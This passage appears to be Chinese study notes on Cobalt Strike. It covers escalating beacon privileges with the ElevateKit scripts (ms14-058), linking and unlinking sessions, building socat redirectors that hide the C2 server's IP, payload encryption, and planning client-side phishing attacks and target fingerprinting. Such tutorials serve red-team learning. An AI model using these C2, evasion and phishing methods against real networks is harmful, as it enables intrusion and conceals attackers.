
在 CS 中，如果获取到目标的管理员权限，在用户名后会有 * 号标注，通过这个区别，可以判断出当前上线的 test 用户为普通权限用户，因此这里给他提升一下权限。


提权

> 由于下面与上面内容的笔记不是在同一天写的，因此截图中上线的主机会有所差异，这里主要是记录使用的方法。


由于 CS 自带的提权方式较少，因此这里就先加载一些网上的提权脚本，脚本下载地址为：
https://github.com/rsmudge/ElevateKit

下载之后，打开 `Cobalt Strike --> Script Manager` ，之后点击 `Load` ，选择自己刚才下载的文件中的 `elevate.cna` 文件。



Cobalt Strike
Cobalt Strike View Attacks Reporting Help
external inte... listener user compu... note process pid arch last
1
Load a script
Look In: ElevateKit
modules
elevate.cna
README.txt
3
Event Log X
Scripts X
path
File Name: elevate.cna
Files of Type: All Files
4
Open
2




接着选择要提权的主机，右击选择 `Access --> Elevate` ，Listener 中选择刚才新建的 SMB Beacon，这里的 Exploit 选择了 ms14-058，如果使用 ms14-058 不能提权，就换一个 Exploit 进行尝试。




顺利的情况下，就可以看到提权后的管理员权限会话了，在管理员权限的会话中，不光用户名后有个 * 号，其 Logo 也是和其他会话不同的。





连接与断开

此时如果想断开某个会话的连接，可以使用 unlink 命令，比如如果想断开 192.168.175.144，就可以在 Beacon 中输入 `unlink 192.168.175.144`



```
[-] lost link to child beacon: 192.168.175.144
```

如果想再次连上，就直接输入 `link 192.168.175.144` ，想从当前主机连到其他主机也可以使用此命令。

5、重定向器

重定向器 `Redirectors` 是一个位于 CS 团队服务器和目标网络之间的服务器，这个重定向器通俗的来说就是一个代理工具，或者说端口转发工具，担任 CS 服务器与目标服务器之间的跳板机角色，整体流量就像下面这样。

```
目标靶机 <--------->多个并列的重定向器<------>CS服务器
```

重定向器在平时的攻击或者防御的过程中起到很重要的作用，主要有以下两点：

保护自己的 CS 服务器，避免目标发现自己的真实 IP

提高整体可靠性，因为可以设置多个重定向器，因此如果有个别重定向器停止工作了，整体上系统依旧是可以正常工作的

创建一个重定向器

这里就使用自己的内网环境作为测试了，首先理清自己的 IP


CS 服务器 IP：192.168.175.129

目标靶机 IP：192.168.175.130


重定向器 IP：192.168.175.132、192.168.175.133

首先，需要先配置重定向器的端口转发，比如这里使用 HTTP Beacon，就需要将重定向器的 80 端口流量全部转发到 CS 服务器上，使用 socat 的命令如下：


```
socat TCP4-LISTEN:80,fork TCP4:192.168.175.129:80
```





如果提示没有 socat 命令，安装一下即可。重定向器设置好之后，就新建一个 HTTP Beacon，并把重定向器添加到 HTTP Hosts 主机列表中



此时可以测试一下重定向器是否正常工作，在 CS 中打开 View —> Web Log，之后浏览器访问 CS 服务器地址，也就是这里的 192.168.175.129










可以看到 CS 是能够正常接收到流量的，说明重定向器已经配置 OK 了，此时按照上面创建一个 HTTP Beacon 的操作，创建一个 HTTP Beacon，并在靶机中运行

当靶机上线的时候，观察靶机中的流量，可以看到与靶机连接的也是重定向器的 IP



在 CS 中也可以看到上线主机的外部 IP 也是重定向器的 IP，此时如果关闭一个重定向器，系统依旧可以正常工作。





由于笔者在学习 CS 过程中，所看的教程使用的是 3.x 版本的 CS，而我使用的是 4.0 版本的 CS。因此域名配置实操部分是自己参考网上大量文章后自己多次尝试后的结果，所以难免出现错误之处，要是表哥发现文中错误的地方，欢迎留言指正。

6、攻击载荷安全特性

1、在 Beacon 传输 Payload 到目标上执行任务时都会先验证团队服务器，以确保 Beacon 只接受并只运行来自其团队服务器的任务，并且结果也只能发送到其团队服务器。

2、在刚开始设置 Beacon Payload 时，CS 会生成一个团队服务器专有的公私钥对，这个公钥嵌入在 Beacon 的 Payload Stage 中。Beacon 使用团队服务器的公钥来加密传输的元数据，这个元数据中一般包含传输的进程 ID、目标系统 IP 地址、目标主机名称等信息，这也意味着只有团队服务器才能解密这个元数据。

3、当 Beacon 从团队服务器下载任务或团队服务器接收 Beacon 输出时，团队服务器将会使用 Beacon 生成的会话秘钥来加密任务并解密输出。

4、值得注意的是，Payload Stagers 因为其体积很小，所以没有这些的安全特性。

1、客户端攻击

什么是客户端攻击

客户端攻击根据教程直译过来就是一种依靠应用程序使用控制端来进行的可视化攻击。

原文：A client-side attack is an attack against an application used to view attacker controlled content.

为什么要进行客户端攻击

随着时代发展到了今天，在有各种 WAF、防火墙的情况下，各种漏洞已经很难像过去那么好被利用了，攻击者想绕过防火墙发动攻击也不是那么容易的了。

而当我们发送一个钓鱼文件到客户端上，再由客户端打开这个文件，最后客户端穿过防火墙回连到我们，此时在客户端上我们就获得了一个立足点 `foothold` 。这样的一个过程是相对而言是较为容易的，这也是为什么要进行客户端攻击。

如何获得客户端上的立足点

1、尽可能多的了解目标环境，即做好信息收集工作

2、创建一个虚拟机，使它与目标环境尽可能的一致，比如操作系统、使用的浏览器版本等等都需要保证严格一致

3、攻击刚刚创建的虚拟机，这会是最好的攻击目标

4、精心策划攻击方法，达到使目标认为这些攻击行为都是正常行为的效果

5、将精心制作的钓鱼文件发送给目标，比如钓鱼邮件

如果这五步都非常细致精心的去准备，那么攻击成功的概率会大幅提升。


2、系统侦察

系统侦察 `System Profiler` 是一个方便客户端攻击的侦察工具，这个工具将会在 CS 服务端上启

动一个 Web 服务，这样当目标访问这个 Web 服务的时候，我们就能够看到目标使用的浏览器、操作系统等等指纹信息。

设置系统侦察需要首先在自己的 VPS 服务器上运行 CS 服务端，之后本地客户端进行连接，选择 `System Profiler` 功能模块，配置待跳转的 URL 等信息即可。

